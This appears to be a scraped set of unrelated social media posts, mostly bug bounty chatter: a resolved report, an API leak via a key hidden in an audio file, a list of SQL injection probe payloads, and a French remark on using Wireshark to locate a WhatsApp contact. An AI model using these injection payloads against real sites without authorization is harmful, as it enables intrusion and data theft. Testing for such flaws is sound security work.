
After the retesting phase, my report finally got resolved! 🎉
Honestly, it feels great seeing the reports I submitted getting resolved. 😄
Small wins like these keep the motivation going! 💪 @Hacker0x01 @bugbounty #hunting
lol cause I was very shocked when it was marked N/A I didn’t argue I went on and proved even more impact and submitted as a new report now the N/A report state has changed to New lol triagers we know it’s not easy but take time to reproduce POCs it’s not easy to find bugs also

The dev hid a 4096-bit RSA private key as an audio file, that doesn't play music - but it does unlock every credential in the app. I found it and reported with token generation response ==> /users returning 700+ records and ==> /teams returning team names etc 😂😂😂. #BugBounty
This is how to find sql-Injection 100% of the time. 🔥
For https://t.co/UQdNo3cTJ9
/?q=1
/?q=1'
/?q=1"
/?q=[1]
/?q[]=1
/?q=1`
/?q=1\
/?q=1/*'*/
/?q=1/*!1111'*/
/?q=1'||'asd'||' <== concat string
/?q=1' or '1'='1
/?q=1 or 1=1
/?q='or''='
#bugbountytips#bugbountytip
Wireshark va capturer uniquement les paquets de données qui contiennent pas vraiment de données sensibles si ce n’est que dans le cas où la cible est connecté à un wifi ça ne donnera que la ville sans + de précisions sinon en données mobile alors ça donnera le serveur WhatsApp le plus proche d’elle donc sans + wireshark et WhatsApp
@neo_subhamoy The worst is when you wait for the end of the first with the mouse cursor at the location that allows you to ignore the end of it but it follows with a second one 🤦🏻♂️